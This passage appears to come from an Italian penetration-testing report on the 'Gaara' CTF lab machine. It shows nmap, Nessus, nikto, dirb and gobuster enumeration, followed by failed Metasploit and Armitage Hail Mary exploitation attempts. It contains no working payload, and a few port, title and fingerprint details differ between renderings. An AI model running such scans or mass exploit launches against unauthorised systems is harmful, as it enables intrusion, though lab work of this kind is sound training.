Un approfondimento che si può tentare è quello di eseguire una tipologia di scansione che sia diversa dalla *SYN Scan*, anche per stabilire se i meccanismi di filtraggio agiscono solo su pacchetti di tipo **SYN**. Una tipologia di scansione che vale la pena di tentare è la *FIN Scan*, ovvero una scansione dove invece di inviare pacchetti **SYN** vengono inviati pacchetti **FIN**. Tuttavia, questa tipologia di scansione è meno precisa perché se non riceve risposta non riesce a distinguere se la porta interrogata è aperta o filtrata (per via dell'attesa, ovviamente, è molto più lenta rispetto alla *SYN Scan*), ma se riceve una risposta di tipo *RST* o *ICMP Port Unreachable* riesce correttamente a dire che la porta è chiusa [5]. Per eseguire questo tipo di scansione basta eseguire il seguente comando:

```
1 nmap -sF -T5 -p- 10.0.2.4
```

Una volta eseguito, il risultato ottenuto è il seguente:

Come si evince immediatamente non ha riportato alcun risultato significativo.

```
[# nmap -sF -T5 -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 10:37 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
80/tcp    open|filtered  http
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds]
```

**Figura 2.10:** Risultato della *FIN Scan* con nmap

#### Esecuzione di nmap **-sA**

Un ulteriore strategia da seguire è quella di effettuare un tipo di scansione diversa che sia più diretta all'individuazione di meccanismi di filtraggio. Una scansione adatta allo scopo è la *ACK Scan*, che è più complessa da bloccare e consiste nell'inviare pacchetti solo con il flag *ACK* aspettandosi in ritorno un pacchetto *RST* nel caso in cui la porta è aperta o chiusa (se non riceve risposta o riceve un pacchetto *ICMP* allora la porta è filtrata [5]). Per iniziare questo tipo di scansione basta eseguire il seguente comando:

```
1 nmap -sA -p- -oX report-ack.xml -T5 10.0.2.4
```

dove con l'opzione *-T5* si specifica un opzione di temporizzazione che indica ad nmap di andare alla massima velocità possibile. Non c'è il rischio di causare problemi di rete all'asset adottando questo comportamento poichè esso si trova in un ambiente simulato.

In seguito all'esecuzione del comando, l'output è il seguente:

```
[root@kali)-[~]
# nmap -sA -p- -oX report-ack.xml -T5 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 11:38 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00064s latency).
All 65535 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 65535 unfiltered tcp ports (reset)
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 36.00 seconds]
```

**Figura 2.11:** Risultato della *ACK Scan* con nmap

Come è evidente dal risultato ottenuto, non si può che confermare l'assenza di un meccanismo di filtraggio sull'asset.

### Esecuzione di nmap –sV

A questo punto, ponendo l'attenzione solo sulle porte aperte, il prossimo passo da effettuare è quello di stabilire quali sono i servizi associati alle varie porte e quali sono le versioni di questi. Per questa tipologia di compito, è necessaria una scansione di tipo *Version Detection* che ha lo scopo di inviare pacchetti specifici e confrontare le risposte ottenute con delle **firme** specifiche [5]. Per eseguire questo tipo di scansione e ottenere anche un report dettagliato basta eseguire il seguente comando:

```
1 nmap -sV -p- -oX report.xml -T5 10.0.2.4
```

Una volta eseguito il comando, l'output sarà il seguente:

```
(root㉿kali)-[~]
# nmap -sV -p- -oX report.xml -T5 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 11:40 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
30/tcp    open  http Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 25.51 seconds
```

**Figura 2.12:** Risultato della *Version Detection* con nmap

Il report dettagliato della scansione è stato esportato in formato XML e successivamente convertito in formato *HTML* per una consultazione più agevole. Ad ogni modo, dal report si evince che alle porte aperte corrispondono i servizi che convenzionalmente sono esposti su di esse ed nmap è stato in grado di risalire anche alle versioni di quasi tutti i servizi esposti.

### Esecuzione di nmap –A

Un raffinamento della *Version Detection* precedente si può ottenere eseguendo una tipologia particolare di scansione offerta da nmap. Questa scansione è chiamata *Aggressive Scan* ed è una scansione che esegue contemporaneamente le seguenti scansioni:

- **Version Detection**
- **OS Fingerprinting**
- **Traceroute**
- **Script Scan**

L'ultima in particolare è una scansione che esegue gli script appartenenti alla categoria *default* di nmap. Questi possono tornare molto utili poichè in grado recuperare molte più informazioni di quante potrebbe ricavare la *Version Detection* da sola [5]. Per eseguire questa tipologia di scansione e ottenere un report dettagliato basta eseguire il seguente comando:

```
1 nmap -A -T5 -p- -oX report-aggressive.xml 10.0.2.4
```

Una volta eseguito, il risultato sarà il seguente:

```
(root㉿kali)-[~]
# nmap -A -T5 -p- -oX report-aggressive.xml 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 11:43 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
|   256 6c:0e:b5:00:e7:42:44:48:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)
|_  256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Gaara
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 44.19 seconds
```

**Figura 2.13:** Risultato della *Aggressive Scan* con nmap

Rispetto alla semplice *Version Detection*, grazie agli **script** eseguiti durante la scansione sono state recuperate altre informazioni che potrebbero tornare utili come chiavi SSH. Il report dettagliato è stato esportato e convertito in *HTML* per una consultazione più agevole.

```
1 xsltproc aggressive_scan.xml -o aggressive_scan.html
```

| Nmap Scan Report - Scanned at Tue Jun 11 11:43:24 2024  |  |                        |         |              |                         |              |
|---|--|------------------------|---------|--------------|-------------------------|--------------|
| Scan Summary   10.0.2.4   |  |                        |         |              |                         |              |
| <b>Scan Summary</b>   |  |                        |         |              |                         |              |
| Nmap 7.94SVN was initiated at Tue Jun 11 11:43:24 2024 with these arguments:<br>nmap -A -T5 -p- -oX report/aggressive.xml 10.0.2.4  |  |                        |         |              |                         |              |
| Verbosity: 0; Debug level 0   |  |                        |         |              |                         |              |
| Nmap done at Tue Jun 11 11:44:08 2024; 1 IP address (1 host up) scanned in 44.19 seconds  |  |                        |         |              |                         |              |
| 10.0.2.4  |  |                        |         |              |                         |              |
| <b>Address</b>  |  |                        |         |              |                         |              |
| <ul style="list-style-type: none"> <li>• 10.0.2.4 (IPv4)</li> <li>• 08:00:27:50:2C:6A - Oracle VirtualBox virtual NIC (mac)</li> </ul>  |  |                        |         |              |                         |              |
| <b>Ports</b>  |  |                        |         |              |                         |              |
| The 65533 ports scanned but not shown below are in state: <b>closed</b>   |  |                        |         |              |                         |              |
| <ul style="list-style-type: none"> <li>• 65533 ports replied with: <b>reset</b></li> </ul>  |  |                        |         |              |                         |              |
| Port  | State (toggle closed [0] / filtered [0])   | Service                | Reason  | Product      | Version                 | Extra info   |
| 22/tcp  | open   | ssh                    | syn-ack | OpenSSH      | 7.9p1 Debian 10+deb10u2 | protocol 2.0 |
| ssh-hostkey   |  |                        |         |              |                         |              |
|   | 2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:9e:58 (RSA)<br>256 6c:0e:b5:00:e7:42:44:46:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)<br>256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:48:d2:f4 (ED25519) |                        |         |              |                         |              |
| 80/tcp  | open   | http                   | syn-ack | Apache httpd | 2.4.38                  | (Debian)     |
| http-server-header  |  | Apache/2.4.38 (Debian) |         |              |                         |              |
| http-title  | Gears  |                        |         |              |                         |              |
| <b>Remote Operating System Detection</b>  |  |                        |         |              |                         |              |
| <ul style="list-style-type: none"> <li>• Used port: 22/tcp (open)</li> <li>• Used port: 1/tcp (closed)</li> <li>• Used port: 40650/udp (closed)</li> <li>• OS match: Linux 4.15 - 5.8 (100%)</li> </ul> |  |                        |         |              |                         |              |

Figura 2.14: Report della Aggressive Scan con nmap

## 2.4.2 UDP Port Scanning

### Esecuzione di nmap

Terminata la scansione delle porte *TCP*, il prossimo passo da eseguire è la scansione delle porte *UDP*. Per realizzare questo passo è stato utilizzato *nmap*, il quale supporta le scansioni di tipo *UDP* e permette di impostare il numero di **pacchetti al secondo** da inviare per realizzare la scansione. Per effettuare una scansione sull'asset basta eseguire il seguente comando:

```
1 nmap -sU -p 1-100 10.0.2.4
```

Dove **-sU**: Specifica che la scansione deve essere effettuata sulle porte *UDP*. **-p 1-100**: Indica l'intervallo di porte da scansionare. In questo caso, *nmap* scansionerà le porte dalla 1 alla 100.

Una volta eseguito il comando, l'output sarà il seguente:

```
(root㉿kali)-[~]
# sudo nmap -sU -p 1-100 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 16:53 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 107.25 seconds
PORT      STATE      SERVICE VERSION
68/udp    open|filtered dhcpc
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 99.24 seconds
```

**Figura 2.15:** Risultato scansione *UDP* con *nmap*

Come è possibile notare dal risultato ottenuto viene riscontrata una porta *UDP* aperta. La porta *UDP* 68 è comunemente utilizzata per il servizio *DHCP* client. Questo servizio permette ai dispositivi di ottenere un indirizzo IP e altre informazioni di configurazione di rete automaticamente da un server *DHCP*. Ecco perché la porta *UDP* 68 potrebbe risultare aperta. Dall'output del comando, vediamo che l'indirizzo MAC è associato a una scheda di rete virtuale di Oracle *VirtualBox*. È possibile che la macchina virtuale stia utilizzando il *DHCP* per ottenere un indirizzo IP, il che spiega perché la porta 68 è aperta. Questo indica che il server in questione è una macchina virtuale eseguita su *VirtualBox*. Effettuando delle ricerche a proposito, quello che si scopre è che il servizio in realtà si chiama **BOOTSTRAP** ed è l'equivalente *UDP* del servizio **DHCP** [10]. A tal proposito, immaginando che il comportamento sia molto simile a **DHCP**, è lecito supporre che l'host periodicamente invii dei pacchetti *UDP* a tutti gli host della rete (ricordando che esso è un host "fittizio" della rete virtuale). A questo punto, essendo che per stabilire se una porta *UDP* è aperta ci si aspetta un pacchetto *UDP* in risposta oppure nessuna risposta (se si riceve un messaggio *ICMP* allora la porta è chiusa), nel momento in cui riceviamo una risposta *UDP* allora etichettiamo la porta di origine come aperta [9].

### Osservazioni finali

In virtù delle osservazioni fatte e dai risultati ottenuti dalla scansione, possiamo quindi stabilire che l'asset non ha porte *UDP* aperte.

## 2.5 Vulnerability Mapping

Ora che sono stati rilevati i vari servizi attivi sull'asset si può procedere con l'analisi delle vulnerabilità presenti.

### 2.5.1 Scansione vulnerabilità con Nessus

La prima scansione delle vulnerabilità presenti è stata realizzata con *Nessus*, strumento commerciale di analisi delle vulnerabilità molto potente che, fortunatamente, offre un piano gratuito (seppur abbastanza limitato). Una volta avviato lo strumento e aggiornato, è stata scelta l'opzione **basic network scan** ed è stato creato un task di analisi con scansione su **tutte le porte** sul solo asset.

In seguito all'esecuzione del task, un primo risultato grafico dei rilevamenti è il seguente:



**Figura 2.16:** Rilevamenti Nessus

I risultati dettagliati della scansione sono consultabili nella cartella *Report* aprendo il file con nome **Gaara\_carcnc.pdf**.

### 2.5.2 Scansione vulnerabilità web con Nessus

Essendo che l'asset offre anche il servizio **web**, si è vista la necessità di effettuare delle scansioni *ad-hoc* per questo tipo di servizio essendo che sono molto diffuse le vulnerabilità di questo tipo e, allo stesso tempo, possono essere anche molto pericolose.

Dal momento che *Nessus* offre una tipologia apposita di task per le scansioni web, chiamata **web application tests**, ne è stato realizzato uno che effettuasse un'analisi quanto più esaustiva possibile modificando opportunamente i parametri di scansione.



**Figura 2.17:** Rilevamenti web Nessus

Anche in questo caso un report dettagliato dove consultare le vulnerabilità rilevate è presente nella cartella *Report* con il nome **Gaara\_web\_ekiq3h.pdf**.

### 2.5.3 Altre scansioni di vulnerabilità web

In seguito alla scansione effettuata con *Nessus*, si è deciso di effettuare ulteriori scansioni sfruttando altri tool, alcuni anche specifici per determinati contenuti.

#### Scansione con **whatweb**

Per verificare l’eventuale presenza di **CMS** come *Wordpress* o *Joomla*, i quali richiedono ulteriori approfondimenti con strumenti specifici, si è deciso di utilizzare lo strumento *whatweb*, incaricato di rilevare la presenza di questi dietro un servizio web.

Per eseguire lo strumento basta lanciare il seguente comando:

```
1 whatweb 10.0.2.4
```

Eseguendo il comando, il risultato che si ottiene è il seguente:

```
└─(root㉿kali)-[~]
# whatweb 10.0.2.4
http://10.0.2.4 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.4], Title[Gaara]
```

**Figura 2.18:** Risultato esecuzione di whatweb

Dal momento che non sono stati rilevati **CMS**, non si approfondirà ulteriormente l’argomento.

#### Scansione con **wafw00f**

In vista dell’esecuzione di scansioni di vulnerabilità web, potrebbe essere conveniente accertarsi della presenza o meno di un **Web Application Firewall**. In realtà, essendo che

l'asset è una macchina virtuale posta all'interno di una rete virtuale, difficilmente potrebbe essere configurata per operare, ad esempio, con un *WAF* come *Cloudflare* o simili. Tuttavia, essendo che nelle prime scansioni si è notato che le porte non rilevate come aperte erano tutte filtrate, vale la pena di approfondire sulla presenza di un eventuale *WAF*. Per rilevare la presenza di un **Web Application Firewall**, si è deciso di utilizzare `wafw00f`. Per eseguire lo strumento basta lanciare il seguente comando:

1 wafw00f 10.0.2.4

In seguito all'esecuzione del comando, il risultato è il seguente:

**Figura 2.19:** Risultato esecuzione di `wafw00f`

Dal risultato ottenuto, possiamo concludere che non sono presenti WAF (come ipotizzato in precedenza) e quindi non sarà necessario prendere particolari precauzioni nelle fasi successive.

Scansione con nikto2

Approfondisco ulteriormente con un altro strumento chiamato nikto2. Anche con tale strumento è possibile effettuare una scansione web di un host e, per effettuarla, basta lanciare il seguente comando:

```
nikto -h http://10.0.2.4 -C all -Format html -o report.html
```

dove con `-C all` oltre ad effettuare la scansione esegue anche un'enumerazione dei contenuti del web server.

Eseguendo il comando, l'output parziale ottenuto è il seguente:

```
# nikto -h http://10.0.2.4 -C all -Format html -o report.html
- Nikto v2.5.0

+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2024-06-17 05:58:31 (GMT-4)

+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Server may leak inodes via ETags, header found with file /, inode: 120, size: 5b65b457e73cd, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CV-E-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 26640 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:        2024-06-17 06:00:40 (GMT-4) (129 seconds)

+ 1 host(s) tested
```

The screenshot shows the terminal output of the nikto2 command followed by a graphical interface of the tool. The interface has tabs for 'References', 'HTTP Method', 'Description', 'Test Links', 'Host Summary', 'Start Time', and 'End Time'. The 'Host Summary' tab is active, displaying the results from the terminal.


**Figura 2.20:** Risultato esecuzione di nikto2

Il tool ha enumerato le seguenti vulnerabilità, di cui è reperibile un report ('nikto2-report.html') nella directory 'tools\_output':

- Assenza dell'opzione X-Frame-Options nel'header come protezione dal clickjacking;
- Assenza dell'opzione X-Content-Type-Options nell'header, esponendo il browser al rischio di MIME-sniffing;
- Gli ETag della risposta espongono informazioni relative al numero dell'inode (CVE-2003-1418);
- La versione di Apache (2.4.38) risulta essere obsoleta;
- Il Server consente i metodi GET, POST, OPTIONS e HEAD;
- Il Server contiene un file di default di Apache, ossia /icons/README;
- È possibile listare diverse directory del server, tra cui 'css', 'img', 'manual' e 'manual/images'.

#### 2.5.4 OWASP ZAP

OWASP ZAP è un vulnerability scanner facente parte del progetto Open Web Application Security Project. Nell'ambito del presente lavoro è stata utilizzata la versione 2.15 del tool, che mette a disposizione una semplice GUI tramite la quale è stata lanciata una 'Automated Scan' per la quale è stato sufficiente specificare solo l'IP della macchina target. Purtroppo la scansione non ha portato alla scoperta di nessuna vulnerabilità.



**Figura 2.21:** Risultato scansione di OWASP ZAP

### 2.5.5 Rilevamento path visitabili con dirb

Essendo che la scansione dei path visitabili di un web server è basata su wordlist di nomi più comuni, nel momento in cui si cambia la wordlist si possono avere risultati abbastanza diversi. Al fine di trovare quanti più contenuti possibili è stato utilizzato anche il tool `dirb`, il quale si occupa proprio di fare *crawling* ed estrarre quante più pagine possibile. Per effettuare una scansione con `dirb` basta semplicemente lanciare il seguente comando:

```
1  dirb https://10.0.2.4 -o report
```

Eseguendo il comando, un risultato è il seguente:

```
DIRB v2.22
By The Dark Raver

OUTPUT_FILE: /home/kali/Desktop/reportdirb2.log
START_TIME: Wed Jun 12 10:02:28 2024
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612
_____
— Scanning URL: http://10.0.2.4/ —
+ http://10.0.2.4/index.html (CODE:200|SIZE:288)
+ http://10.0.2.4/server-status (CODE:403|SIZE:273)


_____
END_TIME: Wed Jun 12 10:02:40 2024
DOWNLOADED: 4612 - FOUND: 2
```

**Figura 2.22:** Risultato esecuzione di dirb

A differenza di `nikto`, possiamo notare come `dirb` ha trovato anche un'altra risorsa che è la pagina **server-status**. Anche il report completo di `dirb` è consultabile nella cartella *Report* con il nome **dirb-scan.txt**.

### 2.5.6 Scansione con paros

Paros Proxy si presenta come un web proxy in grado di intercettare il traffico da e verso la macchina su cui è installato e di rilevare eventuali vulnerabilità dei web server intercettati. Dopo aver opportunamente configurato il browser Firefox impostando Paros come proxy, è stata visitata la pagina web della macchina target dal browser in modo che venisse intercettata dal proxy. Visitare la home page non ha scaturito l'intercettazione da parte del proxy. È stata, dunque, avviata una scansione sul Web Server intercettato, che ha prodotto un report ('paros-report.htm') reperibile nella cartella 'tools\_output'. Le vulnerabilità intercettate sono



**Figura 2.23:** Risultato esecuzione di paros

le seguenti:

- (Severity: Media) Presenza di un file di default di Lotus Domino;
- (Severity: Bassa) Esposizione di indirizzi IP privati.

### 2.5.7 Ulteriore scansione con gobuster

Effettuiamo un'utleriore scansione per controllare se ci sono altre pagine che non sono state rilevate dai tools precedenti. Utilizzando un ulteriore wordlist

```
1 gobuster dir -u http://10.0.2.4 -x txt,php,html --w /usr/share/wordlist/
  directory-list-2.3-medium.txt
```

Il comando esegue una scansione del server web all'indirizzo http://10.0.2.4, utilizzando la wordlist specificata per cercare directory e file con le estensioni .txt, .php, e .html. Da quello

```
[root@kali:~]# gobuster dir -u http://10.0.2.4/ -x html,php,txt -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.0.2.4/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,php,txt
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
=====
/.html           (Status: 403) [Size: 273]
/index.html      (Status: 200) [Size: 288]
/.html           (Status: 403) [Size: 273]
/server-status    (Status: 403) [Size: 273]
/Cryoserver      (Status: 200) [Size: 327]
Progress: 882240 / 882244 (100.00%)
=====
Finished
```

**Figura 2.24:** Risultato esecuzione di gobuster

che si evince da questa scansione è stata trovata un ulteriore pagina ossia **Cryoserver** che non è stata rilevata precedentemente.

# CAPITOLO 3

---

## Exploitation

---

Adesso che sono state ottenute abbastanza informazioni sulla macchina, si può procedere con la fase di *Exploitation*

### 3.1 Strategie Automatizzate

Il processo di exploitation può essere automatizzato mediante appositi tool che mettono a disposizione exploit e payload pronti all'uso. Nei seguenti paragrafi verrà trattato l'utilizzo di Metasploit, uno degli strumenti più popolari, e del relativo front-end Armitage.

#### 3.1.1 Utilizzo della suite *Metasploit*

Effettuare la fase di exploitation mediante la console di Metasploit risulta essere un'operazione piuttosto onerosa se non si conosce l'exploit da utilizzare. Il tool mette a disposizione una funzionalità di ricerca che consente di individuare l'exploit da utilizzare mediante delle parole chiave. Nell'ambito del processo effettuato sono state eseguite diverse ricerche relative alle vulnerabilità individuate che, avendo una severity bassa ed essendo principalmente basate sul trapelamento di informazioni sulla versione del Web Server, non hanno portato a particolari riscontri. Nelle successive sezioni sono riportati dei resoconti sulle ricerche effettuate in merito alle vulnerabilità riportate dai diversi tool.

## Nessus

Escludendo i falsi positivi, le vulnerabilità riportate da Nessus sono:

- SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795): è stata riportata il codice cve. Una ricerca in merito su Metasploit non ha prodotto alcun risultato.

```
msf6 > search CVE-2023-48795
[-] No results from search
```

**Figura 3.1:** Risultato ricerca di **metasploit**

- OpenSSH Detection: non ha prodotto nessun risultato

## Nikto

Le vulnerabilità rilevate da Nikto2 sono le seguenti:

- Assenza dell'opzione X-Frame-Options nel'header come protezione dal clickjacking: tale vulnerabilità risulta essere analoga a quella trattata in precedenza;
- Gli ETag della risposta espongono informazioni relative al numero dell'inode: per questa vulnerabilità OpenVAS ha riportato la CVE-2003-1418. Una ricerca in merito su Metasploit non ha prodotto alcun risultato;

```
msf6 > search CVE-2003-1418
[-] No results from search
```

**Figura 3.2:** Risultati della ricerca di un exploit per **CVE-2003-1418**

- Non ha riportato una CVE di riferimento. È stata, in ogni caso, svolta una ricerca volta all'identificazione di un exploit da utilizzare, tuttavia non è stato ottenuto alcun risultato

```
msf6 > search apache 2.4.38
[-] No results from search
```

**Figura 3.3:** Risultati della ricerca di un exploit per **Apache 2.4.38**


Tutte le altre vulnerabilità non hanno una CVE di riferimento e la maggior parte di queste non si prestano ad attacchi automatizzati.

# Paros

Paros non ha rilevato ulteriori vulnerabilità rispetto a quelle trattate in precedenza.

### 3.1.2 Utilizzo della GUI Armitage

Un ultimo tentativo che è possibile realizzare è quello di utilizzare *Armitage*, una GUI per la suite *Metasploit*. Il motivo è per utilizzare una funzione offerta chiamata **Hail Mary**, che si occupa di effettuare il bruteforce di tutti gli exploit e payload compatibili su una macchina target nella speranza di instaurare almeno una *sessione*. Per utilizzare la funzione precedentemente citata, bisogna effettuare di nuovo le fasi target discovery ed enumeration all'interno di *Armitage* e, una volta finite, basta utilizzare l'opzione *find attacks* per filtrare gli exploit che sono compatibili con la macchina target. Il risultato ottenuto fino a questo momento è il seguente:



**Figura 3.4:** Output di Armitage dopo le scansioni

A questo punto è possibile lanciare la funzione *Hail Mary* e, dopo aver atteso che tutti gli exploit siano stati lanciati, si può osservare che anche con questa strategia *estrema* non è stato possibile avere accesso alla macchina.

```
msf6 > sessions -v

Active sessions
=====
No active sessions.

msf6 > |
```

**Figura 3.5:** Risultato dell'esecuzione di Armitage

### 3.1.3 Fallimento delle strategie automatizzate

L'utilizzo di strumenti automatici per l'exploitation non ha mostrato i risultati sperati e si è rivelato un completo fallimento. Una possibile ragione per cui questo è accaduto può essere il fatto che l'asset da attaccare in realtà è una macchina che non è stata pensata per un *Penetration Testing* ma bensì per una *sfida CTF*. Questo significa, quindi, che la macchina non è stata realizzata utilizzando servizi vulnerabili (sarebbe stata facilitata la risoluzione della *sfida CTF*) ma utilizzando servizi "aggiornati" (ovviamente in riferimento alle versioni dell'anno di rilascio) che non presentano vulnerabilità tali da fornire accesso completo o parziale alla macchina e navigazione libera del file system della macchina ma che permettono ugualmente di effettuare la *CTF*. In base a questa osservazione non ci sono quindi altri modi per avere accesso alla macchina se non quello di risolvere la sfida interrogando manualmente la macchina ed estrapolando nuove informazioni fornite dai servizi offerti.

## 3.2 Strategie manuali

La decisione presa, a questo punto, è quella di procedere con l'analisi manuale dell'asset.

### 3.2.1 Visita del server web


La prima interazione eseguita è semplicemente quella di interrogare l'asset in maniera legittima sulla porta 80. L'output che si può osservare è il seguente:



**Figura 3.6:** Welcome page dell'asset

Non sembrano esserci informazioni utili sulla pagina, quindi si può procedere.

